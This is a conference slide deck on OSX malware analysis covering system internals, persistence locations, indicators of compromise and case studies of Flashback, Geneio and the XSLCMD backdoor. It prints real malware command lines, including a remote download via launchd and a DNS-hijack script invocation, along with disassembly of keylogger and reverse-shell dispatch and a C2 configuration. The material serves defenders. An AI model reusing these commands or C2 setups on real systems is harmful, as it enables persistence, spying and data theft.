MIRcon 2014

OSX Malware

Plists, Shell Scripts and Object-C Oh-My!

Amanda Stewart
Malware Research Engineer
FireEye

The OSX Detection Team & Myself

FireEye™


- Amanda Stewart (HQ)
- James (Tom) Bennett (HQ)
- Lennard Galang (Singapore)

Overview


- Architecture History & Overview
- Understanding Resident Applications, Scripts, & Services
- OSX Malware Background
  - Timeline
  - Common Infiltration Methods
  - Common Indicators of Compromise
- OSX Malware Case Studies & Analysis
  - Flashback
  - Geneio
  - APTs
- Tools & Public Repositories
- References

OSX Architecture Timeline

OSX Architecture – High level



OSX Architecture – Low Level



Services

User Interface Level

- Launchd is responsible for starting the GUI
- Metadata framework
  - indexing server (/System/ Library/ Frameworks/ CoreServices.framework/Frameworks/ Metadata.framework/ Support/mds)
  - mdworker is used to extract the metadata*

Darwin (UNIX Core)


- /bin/sh shell scripts supported
- Resident files needs root privileges for modifications. Malware authors tend to use sudo before modifying property files.

File System

Hierarchical File System Plus

- January 19,1998 by Apple
- HFS -16 bit integer addressing
- HFS+ - 32 bit integer addressing
- HFS+ with Journaling
  - Optional - Mac OS X 10.2.2
  - Default - Mac OS X 10.3

File System



File System

UNIX System Directories

- /usr – Third party software can install here
- /usr/bin – utilities and tools
- /usr/lib is equivalent to C:\windows\system32
- /tmp directory is available for all writes, reads and executions to all users. Many malware authors place their binaries in this directory. (symbolically linked /tmp -> /private/tmp)

```
drwxr-xr-x+  4 root            wheel                136 Sep 27  2012 System
drwxr-xr-x   6 root            admin                204 Dec 29  2012 Users
drwxrwxrwt@  3 root            admin                102 Aug 14 10:21 Volumes
drwxr-xr-x@ 39 root            wheel               1326 Jun 26  2013 bin
drwxrwxr-t@  2 root            admin                 68 Jun 20  2012 cores
dr-xr-xr-x   3 root            wheel               4391 Aug 14 10:21 dev
-rw-r--r--   1 amanda.stewart  admin                  0 Jul  7 10:21 en
lrwxr-xr-x@  1 root            wheel                 11 Sep 27  2012 etc -> private/etc
dr-xr-xr-x   2 root            wheel                  1 Aug 18 12:02 home
-rw-r--r--   1 root            wheel            8244640 Sep 29  2013 mach_kernel
dr-xr-xr-x   2 root            wheel                  1 Aug 18 12:02 net
drwxr-xr-x   4 root            wheel                136 Jul  7 10:08 opt
drwxr-xr-x@  6 root            wheel                204 Sep 27  2012 private
drwxr-xr-x@ 62 root            wheel               2108 Sep 25  2013 sbin
lrwxr-xr-x@  1 root            wheel                 11 Sep 27  2012 tmp -> private/tmp
drwxr-xr-x@ 12 root            wheel                408 Feb 25 18:27 usr
lrwxr-xr-x@  1 root            wheel                 11 Sep 27  2012 var -> private/var
```

File System

OSX Directories

- /Applications – default location for all application installations
- /Library - support files for system applications.
- /Network - Virtual directory for neighbor node discovery and access.
- /System – system files
  - Frameworks (/System/ Library/Frameworks)
  - Kernel modules (/System/ Library/Extensions)
- /Users – user home directories
- /Volumes – used for mounting network shares or external devices
- /Core - Core dumps for process crashes

Runnable Apps, Scripts, & Services

Typical runnable scripts, containers and binary types:

- AppleScripts (Used for Apple inter-application communication)
- Perl/Python/Bash Scripts
- Bourne-again Shell Scripts (Used in BSD based systems)
- Extensions (Safari, Chrome, FireFox)
- App Bundles (Self Contained Applications)
  - Applications (.app)
  - Frameworks (.framework)
  - Plugins (.bundle)

Runnable Apps, Scripts, & Services


Typical runnable scripts, containers and binary types:

- DMG (App within a HFS container or “disk image”)
- PKG (App within a XAR container and package installer)
- Mach-O (Binary equivalent to a Windows EXE)
- FAT Binaries (Universal Mach-O Binaries that support various architectures)
  - I386 Mach-Os
  - x86_64 Mach-Os
  - PPC Mach-Os (Discontinued architecture after OSX 10.6)
- Dylibs (Dynamic Libraries)
- Kext (Drivers)


App Architecture

- App Bundles (.app, .framework, .bundle)
- DMG (App within a HFS container or “disk image”)
- PKG (App within a XAR container and package installer)

All applications have the same directory architecture but exists in a different wrapper. Below is a typical application structure.



Plists



.NIB or Binary Plists (Compiled Plists)

OSX Kitmos

```
; Attributes: bp-based frame

__FileBackupAppDelegate_checkAutorun_ proc near

var_C= byte ptr -0Ch

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 20h
mov     eax, ds:off_7040
lea     esi, [ebp+var_C]
mov     [esp+4], eax
mov     eax, ds:off_71A4
mov     [esp], eax
call    _objc_msgSend
mov     edx, ds:off_7010
mov     dword ptr [esp+0Ch], 6094h
mov     dword ptr [esp+8], 60A4h
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend
mov     [esp+8], eax
```


MainMenu.nib

```
74 3030 d400 0100 0200 0300  bplist00........
0c 430c 4458 2476 6572 7369  ......C.DX$versi
62 6a65 6374 7359 2461 7263  onX$objectsY$arc
54 2474 6f70 1200 0186 a0af  hiverT$top......
00 0800 1f00 2300 2400 2a00  ..........#.$.*.
00 4b00 4c00 5400 5500 5900  /.I.J.K.L.T.U.Y.
00 6200 bb00 c300 c600 c700  Z.[.^.b.........

00 ce00 c100 c280 0200 1880  ................
20 0012 00d2 0022 8019 8004  ..... .....".....
6c 6542 6163 6b75 7041 7070  _..FileBackupApp
61 7465 d400 bc00 bd00 be00  Delegate........
00 d800 c280 1880 0680 1b80  ....-...........
```

MACH-O

- Mach-O (Binary equivalent to a Windows EXE)
- FAT Binaries (Universal Mach-O Binaries that support various architectures)
  - I386 Mach-Os
  - 64 bit Mach-Os
  - PPC Mach-Os (Discontinued architecture after OSX 10.6)

OSX native binary format: `0XFEEDFACE`



MACH-O

Header

Load Commands

Raw Segment Data

Segment Examples

LC_SEGMENT	segment_command
LC_LOAD_DYLIB	dylib_command
LC_THREAD LC_UNIXTHREAD	thread_command
LC_CODE_SIGNATURE	load_code_signature
__TEXT	• Executable Machine Code • Constants • __cstring
__DATA	• Initialized Variables • Symbol Pointers • Placeholders for dynamic content

OSX App Development

The development language used was Objective-C which is heavily object-oriented.

Objective-C used in OSX.Crisis (2012)

Rootkit used by governments during targeted attacks. It collects audio, pictures, screenshots, keystrokes and report everything to a remote server. It's known to be delivered through grey market exploits.

```
__cstring:0004B8AE 00000012 C NSApplicationName - Mach-o main function
__cstring:0004E164 00000010 C NSURLConnection – Making a typical network
connection
__cstring:0004D1D6 00000011 C NSBitmapImageRep - Grabbing a screenshot
__cstring:0004B010 00000009 C NSScreen – Changing the desktop background
```


OSX App Development


Cocoa is implemented with Objective-C and provides libraries and frameworks to interact with OSX such as User Interfaces. Its considered the preferred application environment for OSX.

Cocoa Frameworks used in OSX.Callme (2013)


Capture ABAddressBook:sharedAddressBook particularly WriteToFile:atomically method (used to copy address book contacts). After capturing this API filter file open/close on AddressBook

```
__text:000077BB                 mov     eax, ds:paSharedaddressb
__text:000077C0                 mov     [esp+4], eax
__text:000077C4                 mov     eax, ds:paAbaddressbook
__text:000077C9                 mov     [esp], eax
__text:000077CC                 call    _objc_msgSend
```


OSX Malware




OSX Malware



OSX Malware Evolution Timeline




OSX Malware Evolution Timeline




Note: Not all malware is

OSX Malware Evolution Timeline




Note: Not all malware is r

OSX Malware Timeline



OSX Malware Recent Trends



OSX Malware Recent Trends

- Social Engineering
- Phishing (Email Attachments)
- Decoys (Show image while run in the background)
  - .App disguised as a JPEG
- Automatic acceptance of unsigned Apps
- Primary focus is on Data Theft
  - Key logging
  - Screen Shots
  - User information (Adware also does this)
- Backdoors and Rootkits are rare but mainly used in targeted attacks

Summary of OSX Malware IOCs

File system Persistence Examples

- Library/LaunchAgents
  - Sabpab ~/Library/LaunchAgents/com.apple.PubSabAgent.plist (auto start plist file)
  - Crisis Library/LaunchAgents/com.apple.mdworker.plist
  - Geneio(Adware) ~/Library/LaunchAgents/com.geneio.completer.download.plist
  - Olyx /Library/LaunchAgents/www.google.com.tstart.plist
  - CallMe ~/Library/launchagents/systm and ~/Library/launchagents/apple.plist
  - Imuler/Revir ~/library/LaunchAgents/checkvir.plist
  - Lamadai ~/Library/LaunchAgents /com.apple.DockActions.plist and ~/Library/LaunchAgents /com.apple.Audio Service.plist
- Library/Preferences
  - Sabpab ~/Library/Preferences/com.apple.PubSabAgent.pfile (malware copy)
- Shared Folders
  - SniperSpy Shared/.syslogagent/syslogset.plist
  - Leverage /Users/Shared/UserEvent.app
- Library/LaunchDaemons
  - Geneio(adware) /Library/LaunchDaemons/com.genieoinnovation.macextension.client.plist
- Browser Extensions and Plugins
  - Yontoo ~/Library/Safari/Extensions/Extensions.plist
  - Okaz /Library/Internet Plug-Ins/zako.plugin
  - RSPLug /Library/Internet Plugins/Mozillplugin.plugin

Summary of OSX Malware IOCs

Dynamic Behavior Characteristics


- Lazy Authors Using Bash Commands
- Zako
  - `curl -s http://search.nation.com/statistics/?affid=203&cztbid=161582317917443&inst=0&sethp=0&defsearch=0`
  - `killall -9 Google Chrome`
  - `killall -z firefox`
  - `killall Safari`
  - `chown root:staff /Users/root/Library/Safari/Extensions`
  - `/usr/bin/sudo -u root /usr/libexec/PlistBuddy -c Print install /private/tmp/com.zako.nation.pkg.config`
- RSPlug
  - `cat /Volumes/27/install.pkg/Contents/Resources/preinstall`
  - `/Macintosh/usr/bin/sed /\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//`
  - `/usr/sbin/scutil`
  - `sed -e s/.*PrimaryService : //`
  - `grep QuickTime.xpt`
  - `sh 1 85.255.113.108 85.255.112.70`
  - `crontab cron.inst`
  - `/usr/bin/perl /Library/Internet Plug-Ins//sendreq`
- Keylogger.LogKext
  - `/Macintosh/usr/bin/find "/System/Library/Extensions/logKext.kext" -exec /bin/chmod -R g-w {} ;`
- Leverage
  - `bash -c ditto '/Applications/DSC00117.app' '/Users/Shared/UserEvent.app'`
- Keychaindump
  - sh -c vmmap 17

Summary of OSX Malware IOCs


Dynamic Behavior Characteristics

- Using Launchd
  - Revir launchd -o /tmp/updtdata http://tarmu.narod.ru/cdmax
- System Calls
  - BSD calls
    - Sysctl
    - task_for_pid
    - vm_stat
    - trace
    - sync
    - shutdown
    - hostinfo
    - File open/close


OSX.Flashback



OSX.Geneio (Adware)



OSX APT Malware XSLCMD




OSX APT Malware XSLCMD

```
sub_10000B373 proc near

var_10= qword ptr -10h
var_8= qword ptr -8

push    rbp
mov     rbp, rsp
mov     [rbp+var_10], rbx
mov     [rbp+var_8], r12
sub     rsp, 10h
mov     r12, rdi
mov     ebx, esi
call    Keystrokelogger
test    bl, bl
jz      short loc_10000B3A3
```

```
mov     rdi, r12        ; from
mov     rbx, [rsp+10h+var_10]
mov     r12, [rsp+10h+var_8]
leave
jmp     User_process
```

```
loc_10000B3A3:          ; from
mov     rdi, r12
mov     rbx, [rsp+10h+var_10]
mov     r12, [rsp+10h+var_8]
leave
jmp     ReverseShell
sub_10000B373 endp
```


OSX APT Malware XSLCMD



OSX APT Malware XSLCMD

Configuration

```
[ListenMode]
0
[MServer]
61.128.110.38:8000
[BServer]
61.128.110.38
[Day]
1,2,3,4,5,6,7
[Start Time]
00:00:00
[End Time]
23:59:00
[Interval]
60
[MWeb]
http://1234/config.htm
[BWeb]
http://1234/config.htm
[MWebTrans]
0
[BWebTrans]
0
[FakeDomain]
www.appleupdate.biz
[Proxy]
0
[Connect]
1
[Update]
0
[UpdateWeb]
not use
```


OSX APT Malware XSLCMD

PSEUDO-HTTP

```
lea     rdx, aPost      ; "POST"
lea     rsi, aSSHttpD_0 ; "%s %s HTTP/%d.%d\r\n"
mov     rdi, r15        ; char *
xor     eax, eax
call    _sprintf
mov     edx, eax
cdqe
add     rax, r15
mov     rcx, ' :tpeccA'
mov     [rax], rcx
mov     dword ptr [rax+8], 0D2A2F2Ah
mov     word ptr [rax+0Ch], 0Ah
lea     r12d, [rdx+0Dh]
lea     rbx, [r14+12h]
movsxd  rdi, r12d
add     rdi, r15        ; char *
lea     rcx, aWindowsCartoon ; "windows/cartoon"
mov     rdx, rbx
lea     rsi, aRefererHttpSS ; "Referer: http://%s/%s\r\n"
xor     eax, eax
call    _sprintf
lea     edx, [r12+rax]
movsxd  rax, edx
add     rax, r15
mov     r13, 'L-tpeccA'
mov     [rax], r13
mov     r12, ':egaugna'
mov     [rax+8], r12
mov     r11, 0A0D6E632D687A20h
mov     [rax+10h], r11
mov     byte ptr [rax+18h], 0
lea     eax, [rdx+18h]
cdqe
add     rax, r15
mov     r10, 'E-tpeccA'
mov     [rax], r10
mov     r9, ':gnidocn'
mov     [rax+8], r9
```

Useful Tools and Malware Repos

Tools

- “File” command used for determining Architecture
- Xcode
- dtrace
- otool
- IdaPro - https://www.hex-rays.com/products/ida/
- dmg2img (Linux) - http://vu1tur.eu.org/tools/

Repos

- contagiodump.com
- virustotal.com (mach-o)

The Future?

- Flashback is here to Stay
- More advanced attacks translated from Windows based code
- More Windows and OSX payloads
- Watering Holes
